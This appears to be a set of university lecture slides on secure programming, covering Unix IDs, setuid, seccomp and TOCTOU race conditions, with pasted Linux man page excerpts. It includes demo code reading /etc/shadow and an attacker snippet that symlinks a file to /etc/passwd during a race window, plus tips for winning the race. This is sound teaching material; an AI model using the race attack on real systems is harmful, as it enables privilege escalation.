**NAME** top

clone, \_\_clone2 - create a child process

**SYNOPSIS** top

```
/* Prototype for the glibc wrapper function */

#define __GNU_SOURCE
#include <sched.h>

int clone(int (*fn)(void *), void *child_stack,
          int flags, void *arg, ...
          /* pid_t *ptid, void *newtls, pid_t *ctid */);

/* For the prototype of the raw system call, see NOTES */
```

**DESCRIPTION** top

clone() creates a new process, in a manner similar to fork(2).

This page describes both the glibc clone() wrapper function and the underlying system call on which it is based. The main text describes the wrapper function; the differences for the raw system call are described toward the end of this page.

Unlike fork(2), clone() allows the child process to share parts of its execution context with the calling process, such as the memory space, the table of file descriptors, and the table of signal handlers. (Note that on this manual page, "calling process" normally corresponds to "parent process". But see the description of CLONE\_PARENT below.)

# Process attributes

---

- ▶ Real-effective-saved user-group ID
- ▶ umask
- ▶ Resource limits

# Real and effective IDs

---

- ▶ **Real ID** is ID of User executing the process
- ▶ **Effective ID** is used for most access checks
- ▶ Effective ID also determines owner of files created by the process
- ▶ By default Effective ID is Real ID
- ▶ Sometimes you need to use another user's identity, typically root, for privileged operations
- ▶ Setuid programs : Effective ID is ID owning the file, as opposed to ID running it

# Saved ID

---

- ▶ **Saved ID** used for temporarily dropping permissions
  - ▶ Store effective ID in saved ID
  - ▶ Change effective ID to real ID
  - ▶ Later change effective ID back to saved ID
- ▶ An unprivileged process can only change its effective ID to saved ID or real ID
- ▶ There are also group versions of real-effective-saved IDs

# Permissions for new files

---

- ▶ Every process has *umask* bit attributes
- ▶ System calls for file creation take a *mode* parameter, corresponding to read-write-execute permissions
- ▶ The *umask* bits tell which permissions must be *denied* on the new file, regardless of the system call argument
- ▶ Resulting file permissions are  $(!umask) \& mode$
- ▶ Example : if *umask*=022 and *mode*=777 we get 755

## Example : etc/shadow

---

- ▶ etc/shadow typically contains hashes of user passwords
- ▶ File only accessible by root
- ▶ What if code on next slide executed by a normal user ?
- ▶ What if code on next slide executed by root ?

# Opening etc/shadow

---

```
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

void testFile() {
    char * filename = "/etc/shadow";
    FILE * f;
    f = fopen(filename, "r");
    if (f == NULL) {
        printf("failed!\n");
    }
    else {
        fclose(f);
        printf("OK\n");
    }
}

int main(int argc, char ** argv) {
    testFile();
}
```

# Signals

---

- ▶ Interruption mechanism between processes
- ▶ On receiving signal the interrupted process must stop and handle it
- ▶ Examples are SIGSTOP, SIGCONT, SIGKILL
- ▶ Sending signals allowed when
  - ▶ Sending process is root
  - ▶ Real/effective UID of sending and receiving process equal
  - ▶ Special circumstances

# Outline

---

Unix Security Features

**Setuid programs**

Restricting system calls with seccomp

Summary

# setuid programs

---

- ▶ Motivation : allow ordinary users to perform functions which they could not perform otherwise
  - ▶ Allow users to see all active processes on a system

## SYNOPSIS

[top](#)

```
top -hv|-bcEHiOSS1 -d secs -n max -u|U user -p pid -o fld -w [cols]
```

The traditional switches `-' and whitespace are optional.

## DESCRIPTION

[top](#)

The **top** program provides a dynamic real-time view of a running system. It can display **system** summary information as well as a list of **processes** or **threads** currently being managed by the Linux kernel. The types of system summary information shown and the types, order and size of information displayed for processes are all user configurable and that configuration can be made persistent across restarts.

- ▶ Game score file

# setuid programs : implementation

---

- ▶ Use setuid, setgid, seteuid, setegid functions to modify
  - ▶ Program file attributes setuid, setgid
  - ▶ Process attributes real/effective/saved user/group IDs
- ▶ setuid vs seteuid : when going from root to unprivileged, cannot go back to root if using setuid
- ▶ See also setreuid
- ▶ Should be used with care !  
*“ explicitly violate UNIX protection mechanisms”*

# setuid

---

SETUID(2)

Linux Programmer's Manual

SETUID(2)

**NAME** top

setuid - set user identity

**SYNOPSIS** top

```
#include <sys/types.h>
#include <unistd.h>

int setuid(uid_t uid);
```

**DESCRIPTION** top

`setuid()` sets the effective user ID of the calling process. If the calling process is privileged (more precisely: if the process has the `CAP_SETUID` capability in its user namespace), the real UID and saved set-user-ID are also set.

Under Linux, `setuid()` is implemented like the POSIX version with the `_POSIX_SAVED_IDS` feature. This allows a set-user-ID (other than root) program to drop all of its user privileges, do some unprivileged work, and then reengage the original effective user ID in a secure manner.

If the user is root or the program is set-user-ID-root, special care must be taken. The `setuid()` function checks the effective user ID of the caller and if it is the superuser, all process-related user ID's are set to `uid`. After this has occurred, it is impossible for the program to regain root privileges.

# seteuid

---

SETEUID(2)

Linux Programmer's Manual

SETEUID(2)

**NAME** [top](#)

seteuid, setegid - set effective user or group ID

**SYNOPSIS** [top](#)

```
#include <sys/types.h>
#include <unistd.h>

int seteuid(uid_t euid);
int setegid(gid_t egid);
```

Feature Test Macro Requirements for glibc (see [feature\\_test\\_macros\(7\)](#)):

```
seteuid(), setegid():
    _POSIX_C_SOURCE >= 200112L
    || /* Glibc versions <= 2.19: */ _BSD_SOURCE
```

**DESCRIPTION** [top](#)

**seteuid()** sets the effective user ID of the calling process.  
Unprivileged processes may only set the effective user ID to the real  
user ID, the effective user ID or the saved set-user-ID.

Precisely the same holds for **setegid()** with "group" instead of  
"user".

# Opening etc/shadow with setuid (1)

---

```
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

void testFile() {
    char * filename = "/etc/shadow";
    FILE * f;
    f = fopen(filename, "r");
    if (f == NULL) {
        printf("failed!\n");
    }
    else {
        fclose(f);
        printf("OK\n");
    }
}
```

# Opening etc/shadow with setuid (2)

---

```
int main(int argc, char ** argv) {
    int status;
    testFile();

    status = setuid(500);
    if (status < 0) {
        fprintf(stderr, "setuid failed!\n");
        return -1;
    }
    testFile();

    status = setuid(0);
    if (status < 0) {
        fprintf(stderr, "setuid failed!\n");
        return -1;
    }
    testFile();
}
```

- ▶ What happens when you execute this program as root ?

# Now with seteuid

---

```
int main(int argc, char ** argv) {
    int status;
    testFile();

    status = seteuid(500);
    if (status < 0) {
        fprintf(stderr, "setuid failed!\n");
        return -1;
    }
    testFile();

    status = seteuid(0);
    if (status < 0) {
        fprintf(stderr, "setuid failed!\n");
        return -1;
    }
    testFile();
}
```

- ▶ What happens when you execute this program as root ?

# Safe usage of setuid

---

- ▶ Always check setuid return code
- ▶ Use seteuid to temporarily drop permissions
- ▶ Can drop additional permissions with setsid and setgroups
- ▶ Do not forget group permissions
- ▶ Close all file descriptors you do not need anymore
  - ▶ Permissions not checked at each read and write, only when file is opened

# Outline

---

Unix Security Features

Setuid programs

Restricting system calls with seccomp

Summary

# Remember : Kernel space vs user space

---

- ▶ Virtual memory divided into kernel space and user space
- ▶ Kernel space is for privileged operating system kernel, kernel extensions, and most device drivers
- ▶ User space is where applications and some drivers execute
- ▶ This protects memory and hardware from both malicious and buggy software
- ▶ **System calls** allow users to call kernel operations

# System calls (syscalls)

---

- ▶ System calls allow users to call kernel operations
  - ▶ Interface between hardware and user
  - ▶ Somewhat restrict operations allowed
  - ▶ Hide hardware changes over time
- ▶ Examples are open, write, read, fstat, socket, bind, accept
- ▶ See <http://man7.org/linux/man-pages/man2/syscalls.2.html> for full list
- ▶ Wrapper functions provided by C library implementations
- ▶ Security risk !

# seccomp

---

- ▶ seccomp = secure computing mode
- ▶ Goal : restrict the set of available system calls for process
- ▶ Two modes : basic/strict mode and advanced/filter mode

# seccomp (2)

---

SECCOMP(2)

Linux Programmer's Manual

SECCOMP(2)

**NAME** [top](#)

seccomp - operate on Secure Computing state of the process

**SYNOPSIS** [top](#)

```
#include <linux/seccomp.h>
#include <linux/filter.h>
#include <linux/audit.h>
#include <linux/signal.h>
#include <sys/ptrace.h>

int seccomp(unsigned int operation, unsigned int flags, void *args);
```

**DESCRIPTION** [top](#)

The **seccomp()** system call operates on the Secure Computing (seccomp) state of the calling process.

Currently, Linux supports the following *operation* values:

#### **SECCOMP\_SET\_MODE\_STRICT**

The only system calls that the calling thread is permitted to make are **read(2)**, **write(2)**, **\_exit(2)** (but not **exit\_group(2)**), and **sigreturn(2)**. Other system calls result in the delivery of a **SIGKILL** signal. Strict secure computing mode is useful for number-crunching applications that may need to execute untrusted byte code, perhaps obtained by reading from a pipe or socket.

# Basic seccomp (strict mode)

---

- ▶ Secure computing mode : program can only call
  - ▶ exit
  - ▶ sigreturn
  - ▶ read on already open files
  - ▶ write on already open files
- ▶ When attempting any other system call,  
kernel will terminate the process with SIGKILL
- ▶ One-way mode transition : process will never be able to  
make other system calls later
- ▶ Defense-in-depth : limit damages of potential attacks

# Basic Seccomp : example

---

```
#include <fcntl.h>
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <linux/seccomp.h>
#include <sys/prctl.h>

int main(int argc, char **argv)
{
    int output = open("output.txt", O_WRONLY);
    const char *val = "test";

    printf("Calling prctl() to set seccomp strict mode...\n");
    prctl(PR_SET_SECCOMP, SECCOMP_MODE_STRICT);

    printf("Writing to an already open file...\n");
    write(output, val, strlen(val)+1);

    printf("Trying to open file for reading...\n");
    int input = open("output.txt", O_RDONLY);
}
```

Code source : <https://gist.github.com/mstemm/3e29df625052616ffffcd667ff59bf32a>

# PRCTL : process control library

```
PRCTL(2)          Linux Programmer's Manual        PRCTL(2)

NAME      top
prctl - operations on a process

SYNOPSIS    top
#include <sys/prctl.h>
int prctl(int option, unsigned long arg2, unsigned long arg3,
          unsigned long arg4, unsigned long arg5);

DESCRIPTION  top
prctl() is called with a first argument describing what to do (with
values defined in <linux/prctl.h>), and further arguments with a
significance depending on the first one. The first argument can be:
```

**PR\_SET\_SECCOMP** (since Linux 2.6.23)  
Set the secure computing (seccomp) mode for the calling thread, to limit the available system calls. The more recent **seccomp(2)** system call provides a superset of the functionality of **PR\_SET\_SECCOMP**.

The seccomp mode is selected via **arg2**. (The seccomp constants are defined in <linux/seccomp.h>.)

With **arg2** set to **SECCOMP\_MODE\_STRICT**, the only system calls that the thread is permitted to make are **read(2)**, **write(2)**, **\_exit(2)** (but not **exit\_group(2)**), and **sigreturn(2)**. Other system calls result in the delivery of a **SIGKILL** signal. Strict secure computing mode is useful for number-crunching applications that may need to execute untrusted byte code, perhaps obtained by reading from a pipe or socket. This operation is available only if the kernel is configured with **CONFIG\_SECCOMP** enabled.

With **arg2** set to **SECCOMP\_MODE\_FILTER** (since Linux 3.5), the system calls allowed are defined by a pointer to a Berkeley Packet Filter passed in **arg3**. This argument is a pointer to **struct sock\_fprog**; it can be designed to filter arbitrary system calls and system call arguments. This mode is available only if the kernel is configured with **CONFIG\_SECCOMP\_FILTER** enabled.

If **SECCOMP\_MODE\_FILTER** filters permit **fork(2)**, then the seccomp mode is inherited by children created by **fork(2)**; if **execve(2)** is permitted, then the seccomp mode is preserved across **execve(2)**. If the filters permit **prctl()** calls, then additional filters can be added; they are run in order until the first non-allow result is seen.

For further information, see the kernel source file  
*Documentation/userspace-api/seccomp\_filter.rst* (or  
*Documentation/prctl/seccomp\_filter.txt* before Linux 4.13).

## Basic Seccomp : example

---

- ▶ When executing previous code :

Calling prctl() to set seccomp strict mode...

Writing to an already open file...

Trying to open file for reading...

Killed

# seccomp-bpf

---

- ▶ BPF = Berkeley packet filter
- ▶ seccomp extension using BPF policy syntax
  - ▶ Finer filtering of system calls
  - ▶ Filtering on parameters as well  
(such as writing only on some files)
  - ▶ Options to either kill the process, block illegal syscalls,  
or send warnings
- ▶ Convenient interface via libseccomp

# libseccomp

---



<https://github.com/seccomp/libseccomp>

[ci best practices](#) passing [build](#) passing [coverage](#) 89%

The libseccomp library provides an easy to use, platform independent, interface to the Linux Kernel's syscall filtering mechanism. The libseccomp API is designed to abstract away the underlying BPF based syscall filter language and present a more conventional function-call based filtering interface that should be familiar to, and easily adopted by, application developers.

# seccomp-bpf : example

---

```
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <assert.h>
#include <linux/seccomp.h>
#include <sys/prctl.h>
#include "seccomp-bpf.h"

void install_syscall_filter()
{
    ...
}

int main(int argc, char **argv)
{
    ...
}
```

# seccomp-bpf : example

```
void install_syscall_filter()
{
    struct sock_filter filter[] = {
        /* Validate architecture. */
        VALIDATE_ARCHITECTURE,
        /* Grab the system call number. */
        EXAMINE_SYSCALL,
        /* List allowed syscalls. We add open() to the set of
           allowed syscalls by the strict policy, but not
           close(). */
        ALLOW_SYSCALL(rt_sigreturn),
#define __NR_sigreturn
        ALLOW_SYSCALL(sigreturn),
#endif
        ALLOW_SYSCALL(exit_group),
        ALLOW_SYSCALL(exit),
        ALLOW_SYSCALL(read),
        ALLOW_SYSCALL(write),
        ALLOW_SYSCALL(open),
        KILL_PROCESS,
    };
    struct sock_fprog prog = {
        .len = (unsigned short)(sizeof(filter)/sizeof(filter[0])),
        .filter = filter,
    };

    assert(prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0) == 0);
    assert(prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog) == 0);
}
```

# Notes on PRCTL calls

## SECCOMP\_SET\_MODE\_FILTER

The system calls allowed are defined by a pointer to a Berkeley Packet Filter (BPF) passed via `args`. This argument is a pointer to a `struct sock_fprog`; it can be designed to filter arbitrary system calls and system call arguments. If the filter is invalid, `seccomp()` fails, returning `EINVAL` in `errno`.

If `fork(2)` or `clone(2)` is allowed by the filter, any child processes will be constrained to the same system call filters as the parent. If `execve(2)` is allowed, the existing filters will be preserved across a call to `execve(2)`.

In order to use the `SECCOMP_SET_MODE_FILTER` operation, either the caller must have the `CAP_SYS_ADMIN` capability in its user namespace, or the thread must already have the `no_new_privs` bit set. If that bit was not already set by an ancestor of this thread, the thread must make the following call:

```
prctl(PR_SET_NO_NEW_PRIVS, 1);
```

Otherwise, the `SECCOMP_SET_MODE_FILTER` operation will fail and return `EACCES` in `errno`. This requirement ensures that an unprivileged process cannot apply a malicious filter and then invoke a set-user-ID or other privileged program using `execve(2)`, thus potentially compromising that program. (Such a malicious filter might, for example, cause an attempt to use `setuid(2)` to set the caller's user IDs to non-zero values to instead return 0 without actually making the system call. Thus, the program might be tricked into retaining superuser privileges in circumstances where it is possible to influence it to do dangerous things because it did not actually drop privileges.)

If `prctl(2)` or `seccomp()` is allowed by the attached filter, further filters may be added. This will increase evaluation time, but allows for further reduction of the attack surface during execution of a thread.

The `SECCOMP_SET_MODE_FILTER` operation is available only if the kernel is configured with `CONFIG_SECCOMP_FILTER` enabled.

## PR\_SET\_NO\_NEW\_PRIVS

(since Linux 3.5)  
Set the calling thread's `no_new_privs` bit to the value in `arg2`. With `no_new_privs` set to 1, `execve(2)` promises not to grant privileges to do anything that could not have been done without the `execve(2)` call (for example, rendering the set-user-ID and set-group-ID mode bits, and file capabilities non-functional). Once set, this bit cannot be unset. The setting of this bit is inherited by children created by `fork(2)` and `clone(2)`, and preserved across `execve(2)`.

Since Linux 4.10, the value of a thread's `no_new_privs` bit can be viewed via the `NoNewPrivs` field in the `/proc/[pid]/status` file.

For more information, see the kernel source file  
`Documentation/userspace-api/no_new_privs.rst` (or  
`Documentation/prctl/no_new_privs.txt` before Linux 4.13). See  
also `seccomp(2)`.

When executing a program, if the setuid bit is set on the program file pointed to by filename, then the effective user ID of the calling process is normally changed to that of the owner of the program file. The `PR_SET_NO_NEW_PRIVS` bit prevents that.

# seccomp-bpf : example

---

```
int main(int argc, char **argv)
{
    int output = open("output.txt", O_WRONLY);
    const char *val = "test";

    printf("Calling prctl() to set seccomp with filter...\n");
    install_syscall_filter();

    printf("Writing to an already open file...\n");
    write(output, val, strlen(val)+1);

    printf("Trying to open file for reading...\n");
    int input = open("output.txt", O_RDONLY);

    printf("Trying to close the file...\n");
    close(input);
}
```

Code source : [gist.github.com/mstemm/1bc06c52abb7b6b4feef79d7bfff5815#file-seccomp\\_policy-c](https://gist.github.com/mstemm/1bc06c52abb7b6b4feef79d7bfff5815#file-seccomp_policy-c)

## seccomp-bpf : example

---

- ▶ When executing previous code :

Calling prctl() to set seccomp with filter...

Writing to an already open file...

Trying to open file for reading...

Trying to close the file...

Bad system call

# seccomp applications : sandboxing

---

- ▶ Sandbox : mechanism for separating running programs, to mitigate system failures or software vulnerabilities from spreading (defense-in-depth)
- ▶ seccomp and seccomp-bpf applications :
  - ▶ Docker containers
  - ▶ OpenSSH
  - ▶ Used in Chrome to sandbox Adobe Flash Player
  - ▶ Firefox
  - ▶ Firejail : linux sandbox program
  - ▶ Tor
  - ▶ ...

# Docker

---

- ▶ Open source project that enables software to run inside of isolated containers
- ▶ Docker containers use resource isolation and separate namespaces to isolate the application's view of the operating system



# Outline

---

Unix Security Features

Setuid programs

Restricting system calls with seccomp

**Summary**

# Summary

---

- ▶ Processes have real/effective/saved user and group IDs
- ▶ Access rights to files determined by Effective IDs
- ▶ Setuid/seteuid can give executer of a program the rights of its owner... must be used with care !
- ▶ System calls give you access to kernel operations in a restricted way ; can be restricted further using seccomp
- ▶ Other operating systems ? see group presentations !

# References

---

- ▶ David Wheeler, Secure Programming HOWTO
- ▶ Dowd, McDonald, Schuh, The art of Software Security Assessment, Chapters 9-10
- ▶ Matt Bishop, How To Write a Setuid Program,  
[nob.cs.ucdavis.edu/bishop/secprog/  
1987-sproglogin.pdf](http://nob.cs.ucdavis.edu/bishop/secprog/1987-sproglogin.pdf)
- ▶ Using simple seccomp filters,  
[outflux.net/teach-seccomp/](http://outflux.net/teach-seccomp/)

# Secure Programming (06-20010)

## Chapter 6: Race Conditions

Christophe Petit

University of Birmingham


# Lectures Content (tentative)

---

1. Introduction
2. General principles
3. Code injection (SQL, XSS, Command)
4. HTTP sessions
5. Unix Access Control Mechanisms
6. Race conditions
7. Integer and buffer overflows
8. Code review

# Race Conditions

---



Picture source : [www.supercoloring.com/coloring-pages/race-horse](http://www.supercoloring.com/coloring-pages/race-horse)

# Race conditions

---

- ▶ We tend to think of programs as executing in a linear way, without interruption
- ▶ However process scheduling can affect execution at any time, for any amount of time
- ▶ Attacker may affect scheduling by exhausting CPU
- ▶ Attacker may modify filesystem and environment during program execution

# Race conditions : Impact

---



- ▶ Serious functionality bugs



- ▶ Serious security vulnerabilities, such as privilege escalation

# Race condition : Electronics

---



Picture source : Wikipedia

## Race Conditions (2)

---

- ▶ “Anomalous behaviour due to unexpected critical dependence on the relative timings of events”
- ▶ Can be created by an adversarial process, or simply result from synchronization failure in your code
- ▶ Typical adversarial examples : TOCTOU races
- ▶ Typical synchronization failure examples : deadlocks, database synchronization failure

# Outline

---

Secure file opening

Locking bugs

# Outline

---

Secure file opening

- Vulnerability description

- Protection mechanisms

Locking bugs

# Outline

---

Secure file opening

Vulnerability description

Protection mechanisms

Locking bugs

# open

---

OPEN(2)      Linux Programmer's Manual      OPEN(2)

**NAME**      [top](#)

open, openat, creat - open and possibly create a file

**SYNOPSIS**      [top](#)

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

int open(const char * pathname, int flags);
int open(const char * pathname, int flags, mode_t mode);

int creat(const char * pathname, mode_t mode);

int openat(int dirfd, const char * pathname, int flags);
int openat(int dirfd, const char * pathname, int flags, mode_t mode);
```

Feature Test Macro Requirements for glibc (see `feature_test_macros(7)`):

```
openat():
  Since glibc 2.10:
    _POSIX_C_SOURCE >= 200809L
  Before glibc 2.10:
    _ATFILE_SOURCE
```

**DESCRIPTION**      [top](#)

Given a *pathname* for a file, `open()` returns a file descriptor, a small, nonnegative integer for use in subsequent system calls (`read(2)`, `write(2)`, `lseek(2)`, `fcntl(2)`, etc.). The file descriptor returned by a successful call will be the lowest-numbered file descriptor not currently open for the process.

- ▶ Permissions checked/granted based on **effective UID**

# access : checks real UID

---

```
ACCESS(2)          Linux Programmer's Manual        ACCESS(2)

NAME      lsp
           access, faccessat - check user's permissions for a file

SYNOPSIS   top
           #include <unistd.h>
           int access(const char * pathname, int mode);
           #include <fcntl.h>          /* Definition of AT_* constants */
           #include <unistd.h>
           int faccessat(int dirfd, const char * pathname, int mode, int flags);

Feature Test Macro Requirements for glibc (see feature\_test\_macros\(7\)):
           faccessat():
           Since glibc 2.10:
           _POSIX_C_SOURCE >= 200809L
           Before glibc 2.10:
           _ATFILE_SOURCE

DESCRIPTION  lsp
           access() checks whether the calling process can access the file
           pathname. If pathname is a symbolic link, it is dereferenced.

           The mode specifies the accessibility check(s) to be performed, and is
           either the value F_OK, or a mask consisting of the bitwise OR of one
           or more of R_OK, W_OK, and X_OK. F_OK tests for the existence of the
           file. R_OK, W_OK, and X_OK test whether the file exists and grants
           read, write, and execute permissions, respectively.

           The check is done using the calling process's real UID and GID,
           rather than the effective IDs as is done when actually attempting an
           operation (e.g., open\(2\)) on the file. Similarly, for the root user,
           the check uses the set of permitted capabilities rather than the set
           of effective capabilities; and for non-root users, the check uses an
           empty set of capabilities.
```

- ▶ Access returns 0 if **real** user ID has required permissions

# Checking permissions with access

---

- ▶ Suppose you want to check permissions of **real** UID
- ▶ Is the following C code secure ?

```
if (access("filename", W_OK) != 0) {  
    exit(1);  
}  
fd = open("filename", O_WRONLY);  
write(fd, buffer, sizeof(buffer));
```

- ▶ W\_OK : test for write permissions
- ▶ O\_WRONLY : open only for writing

# A typical race condition

---

- ▶ Is the following C code secure ?

```
if (access("filename", W_OK) != 0) {
    exit(1);
}
fd = open("filename", O_WRONLY);
write(fd, buffer, sizeof(buffer));
```

- ▶ Something unexpected may happen between access check and file opening

# Time Of Check to Time Of Use (TOCTOU)

---

- ▶ Typical race condition : something unexpected may happen between access check and when the file is used
- ▶ Adversary might be able to replace file called “filename” by another one after the access check
- ▶ Using symlinks, an adversary might redirect “filename” to a file with root privileges such as etc/shadow
- ▶ These attacks require local access to the system and precise timings, but are possible

# Remember : symbolic links (symlinks)

---

- ▶ Symlinks are references to other files
- ▶ Automatically resolved by the operating system
- ▶ Every user on the local system can create symlinks
  - ▶ Link target does not need to be owned by user
  - ▶ User needs write permission on the directory where they create the symlink

# symlink

---

## symlink(3) - Linux man page

---

### Prolog

This manual page is part of the POSIX Programmer's Manual. The Linux implementation of this interface may differ (consult the corresponding Linux manual page for details of Linux behavior), or the interface may not be implemented on Linux.

### Name

symlink - make a symbolic link to a file

### Synopsis

```
#include <unistd.h>  
  
int symlink(const char *path1, const char *path2);
```

### Description

The *symlink()* function shall create a symbolic link called *path2* that contains the string pointed to by *path1* (*path2* is the name of the symbolic link created, *path1* is the string contained in the symbolic link).

The string pointed to by *path1* shall be treated only as a character string and shall not be validated as a pathname.

If the *symlink()* function fails for any reason other than [EIO], any file named by *path2* shall be unaffected.

### Return Value

Upon successful completion, *symlink()* shall return 0; otherwise, it shall return -1 and set *errno* to indicate the error.

# Overwriting etc/passwd

Victim	Attacker
<pre>if (access("file", W_OK) != 0) {     exit(1); }  fd = open("file", O_WRONLY); // Actually writing over /etc/passwd write(fd, buffer, sizeof(buffer));</pre>	<pre>// // // After the access check symlink("/etc/passwd", "file"); // Before the open, "file" points to the password database // //</pre>

Picture source : Wikipedia

# Explanation

---

- ▶ access checks permissions for real user ID
- ▶ open only checks permissions for effective user ID
- ▶ symlink creates a symbolic link from “file” to etc/passwd
- ▶ root has access rights on etc/passwd
- ▶ Impact ?
  - ▶ Privilege escalation : normal user acquires root rights
  - ▶ Deny-of-service

# Success requires precise timing

---

- ▶ Attack successful if attacker's code executed during TOCTOU window (= time between check and use)
- ▶ To improve attack success probability
  - ▶ Slow down computer with CPU-expensive programs
  - ▶ Run many attack processes in parallel

# Outline

---

Secure file opening

Vulnerability description

Protection mechanisms

Locking bugs

# Countermeasures

---

- ▶ Use atomic operations
- ▶ Decrease success probability : check-use-check again
- ▶ Drop permissions : let operating system make the checks
- ▶ Use unpredictable file names

# Use atomic operations

---

- ▶ Check and use permission within single system call
- ▶ Secure code to create a new file

```
fd = open("filename", O_CREAT|O_EXCL|O_WRONLY);
write(fd, buffer, sizeof(buffer));
```

- ▶ Opening will fail if a file with that name already exists

If O\_CREAT and O\_EXCL are set, *open()* will fail if the file exists. The check for the existence of the file and the creation of the file if it does not exist will be atomic with respect to other processes executing *open()* naming the same filename in the same directory with O\_EXCL and O\_CREAT set.

# Safe opening in other languages

---

- ▶ Other languages support similar APIs for file handling

C#	Look for the System.IO.FileMode parameter
Java	Look for the OpenOptions parameter
Python	os.open

# Check-use-check-again approach

---

- ▶ Idea : detect file modifications using stat, lstat, fstat
  1. Get file information before opening
  2. Open the file
  3. Get file information after opening
  4. Compare file information and abort if it changed
- ▶ Attacker can defeat this by restoring the original file, but this now requires to succeed in two races
- ▶ Increase number of checks to reduce success probability

# stat

---

STAT(2)

Linux Programmer's Manual

STAT(2)

**NAME** [top](#)

stat, fstat, lstat, fstatat - get file status

**SYNOPSIS** [top](#)

```
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>

int stat(const char * pathname, struct stat * statbuf);
int fstat(int fd, struct stat * statbuf);
int lstat(const char * pathname, struct stat * statbuf);

#include <fcntl.h>           /* Definition of AT_* constants */
#include <sys/stat.h>

int fstatat(int dirfd, const char * pathname, struct stat * statbuf,
            int flags);
```

Feature Test Macro Requirements for glibc (see [feature\\_test\\_macros\(7\)](#)):

```
lstat():
/* glibc 2.19 and earlier */ __BSD_SOURCE
|| /* Since glibc 2.20 */ __DEFAULT_SOURCE
|| __XOPEN_SOURCE >= 500
|| /* Since glibc 2.10: */ __POSIX_C_SOURCE >= 200112L

fstatat():
Since glibc 2.10:
__POSIX_C_SOURCE >= 200809L
Before glibc 2.10:
__ATFILE_SOURCE
```

**DESCRIPTION** [top](#)

These functions return information about a file, in the buffer pointed to by `statbuf`. No permissions are required on the file itself, but-in the case of `stat()`, `fstat()`, and `lstat()`-execute (search) permission is required on all of the directories in `pathname` that lead to the file.

# Stat structure

---

## The stat structure

All of these system calls return a `stat` structure, which contains the following fields:

```
struct stat {  
    dev_t      st_dev;          /* ID of device containing file */  
    ino_t      st_ino;          /* Inode number */  
    mode_t     st_mode;         /* File type and mode */  
    nlink_t    st_nlink;        /* Number of hard links */  
    uid_t      st_uid;          /* User ID of owner */  
    gid_t      st_gid;          /* Group ID of owner */  
    dev_t      st_rdev;         /* Device ID (if special file) */  
    off_t      st_size;         /* Total size, in bytes */  
    blksize_t   st_blksize;       /* Block size for filesystem I/O */  
    blkcnt_t   st_blocks;        /* Number of 512B blocks allocated */  
  
    /* Since Linux 2.6, the kernel supports nanosecond  
       precision for the following timestamp fields.  
       For the details before Linux 2.6, see NOTES. */  
  
    struct timespec st_atim;    /* Time of last access */  
    struct timespec st_mtim;    /* Time of last modification */  
    struct timespec st_ctim;    /* Time of last status change */  
  
    #define st_atime st_atim.tv_sec      /* Backward compatibility */  
    #define st_mtime st_mtim.tv_sec  
    #define st_ctime st_ctim.tv_sec  
};
```

## Check-use-check-again approach (2)

---

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>
int main()
{
    struct stat statBefore, statAfter;
    lstat("/tmp/X", &statBefore);
    if (!access("/tmp/X", O_RDWR)) {
        /* the real UID has access right */
        int f = open("/tmp/X", O_RDWR);
        fstat(f, &statAfter);
        if (statAfter.st_ino == statBefore.st_ino)
        { /* the I-node is still the same */
            write_to_file(f);
        }
        else perror("Race Condition Attacks!");
    }
    else fprintf(stderr, "Permission denied\n");
}
```

Code source : [www.cis.syr.edu/~wedu/Teaching/CompSec/LectureNotes\\_New/Race\\_Condition.pdf](http://www.cis.syr.edu/~wedu/Teaching/CompSec/LectureNotes_New/Race_Condition.pdf)

# Drop permissions with seteuid

---

- ▶ Let the operating system handle permissions for you
- ▶ Use seteuid to temporarily drop to real UID privileges

```
#include <unistd.h>
#include <sys/types.h>
uid_t real_uid = getuid();
uid_t effective_uid = geteuid();
seteuid (real_uid);
f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
    fprintf(stderr, "Permission denied\n");
seteuid (effective_uid);
```

